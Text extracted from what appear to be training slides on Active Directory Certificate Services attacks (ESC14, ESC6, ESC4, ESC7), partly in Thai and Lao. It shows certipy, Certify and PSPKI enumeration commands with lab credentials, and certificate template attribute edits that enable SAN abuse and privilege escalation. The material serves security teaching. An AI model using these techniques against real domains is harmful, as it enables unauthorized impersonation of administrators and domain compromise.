
- DC KDC reg key **StrongCertificateBindingEnforcement** ຖຸກ set ເປັນ **0/1**
(compatibility mode — default until February 11, 2025)

Schannel (both):


- DC Schannel reg key **CertificateMappingMethods** ມີ **S4U2Self** (0x00000008) flag
(default)
- DC KDC reg key **StrongCertificateBindingEnforcement** ຖຸກ set ເປັນ **0/1**
(compatibility mode — default until February 11, 2025)

ESC14 SCENARIO:D

Misconfigured Certificate Mapping - Target with X509SubjectOnly



ESC14 SCENARIO:D





CN=VictimComputerD,CN=Computers,DC=external,DC=local

dNSHostName: **VictimComputerD**



dNSHostName: **TargetUserD**





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ESC6

Misconfigured CA - EDITF_ATTRIBUTESUBJECTALTNAME2

ถ้า **EDITF_ATTRIBUTESUBJECTALTNAME2** flag ถูก set บน **CA**
ทุก Request จะสามารถกำหนดค่า **subject alternative name** ได้

the alternative names จะอยู่ใน CSR ด้วย **-attrib "SAN:<X>"** argument to **certreq.exe**

ESC6

Enumerate Template 2

From Linux

```
certipy find -u 'blwasp@lab.local' -p 'Password123!' -dc-ip  
10.129.205.199 -vulnerable -stdout
```

From Window

```
Certify.exe find /vulnerable
```

Requirement check

CA Name: lab-CA

...

User Specified SAN

Request Disposition

...

Permissions

Owner

Access Rights

Enroll

: Enabled


: Issue

: domain\Administrator

: domain\My User

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Certificate Template: User	
Subject	VictimUserD
SAN	Administrator





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A C C E S S C O N T R O L

ES C4

Misconfigured Access Control - Certificate Template Access Control

Owner - Implicit full control of the object, can edit any properties.

FullControl - Full control of the object, can edit any properties.

WriteOwner - Can modify the owner to an attacker-controlled principal.

WriteDACL - Can modify access control to grant an attacker FullControl.

WriteProperty - Can edit any properties.

ESC4

Enumerate

From Linux

```
certipy-ad find -vulnerable -dc-ip 'Domain Controller IP' -u  
'User' -p 'Password' -stdout
```

From Window

```
Certify.exe find /vulnerable
```

Requirement check

Template Name: ESC4

...

Permissions

Enrollment permissions

 Enrollment Rights

: LAB.LOCAL\MyGroup

Object Control Permission

 Owner

: LAB.LOCAL\Admin

Write Owner Principals

: LAB.LOCAL\MyGroup

Write Dacl Principals

: LAB.LOCAL\MyGroup

Write Property Principals

: LAB.LOCAL\MyGroup

ES C 4

Disabling Manager Approval Requirement

XOR @{'mspki-enrollment-flag'=2}

Disabling Authorized Signature Requirement

Set @{'mspki-ra-signature'=0}

Enabling Subject Alternate Name Specification

XOR @{'mspki-certificate-name-flag'=1}

Editing Certificate Application Policy Extension

Set @{'mspki-certificate-application-policy'='1.3.6.1.5.5.7.3.2'}

ESC4

Confirm vulnerable

From Linux

```
certipy-ad find -vulnerable -dc-ip 'Domain Controller IP' -u  
'User' -p 'Password' -stdout
```

From Window

```
Certify.exe find /vulnerable
```

Requirement check

Template Name: ESC4

...

Enrollment Agent

: True

Any Purpose

: True

Enrollee Supplies Subject

: True

Certificate Name Flag

: **EnrolleeSuppliesSubject**

Extended Key Usage

: Client Authentication

...

Permissions

Enrollment permissions

Enrollment Rights

: LAB.LOCAL\Domain User

ESC7

Misconfigured Access Control - Certificate Authority Access Control

The two main rights :

- **ManageCA right** == **CA administrator role**
- **ManageCertificates right** == **Certificate Manager role**

ESC7

Enumerate

From Linux

```
certipy find -u 'blwasp@lab.local' -p 'Password123!' -  
stdout -vulnerable
```

Requirement check

CA Name	: lab-LAB-DC-CA
...	
Permissions	
Owner	: LAB.LOCAL\Administrators
Access Rights	
Enroll	: LAB.LOCAL\MyUser
ManageCertificates	: LAB.LOCAL\MyUser
ManageCa	: LAB.LOCAL\MyUser

From Window (PSPKI.psd1 module)

```
Get-CertificationAuthority -ComputerName  
dc.theshire.local | Get-CertificationAuthorityAcl | Select -  
expand Access
```

Rights	: ManageCA, Enroll
AccessControlType	: Allow
IdentityReference	: LAB\MyUser
IsInherited	: False
InheritanceFlags	: None
PropagationFlags	: None

ESC7

Misconfigured Access Control - Administrator CA right

การโจรตีด้วยสิทธินี้ก็หลายแบบ หนึ่งในนั้นก็คือ enable **EDITF_ATTRIBUTESUBJECTALTNAME2** flag เพื่อจะทำ **ESC6** แต่จะต้องทำการ **restart CA service** ด้วย

ManageCA right ใช้ในการตรวจสอบ failed certificate requests

ManageCertificates right สามารถทำ approve pending certificate requests

ถ้าเราสามารถกันก็จะทำให้สามารถ **ออก certificate ที่เคย failed requests** ได้

ESC7

Enumerate

From Linux

```
certipy find -u 'blwasp@lab.local' -p 'Password123!' -  
stdout
```

From Window

```
Certify.exe find /vulnerable
```

Requirement check

<SNIP>

Template Name

Display Name

Certificate Authorities

Enabled

Client Authentication

Enrollment Agent

Any Purpose

...

Enrollee Supplies Subject

: SubCA

: Subordinate Certification Authority

: lab-LAB-DC-CA

: True

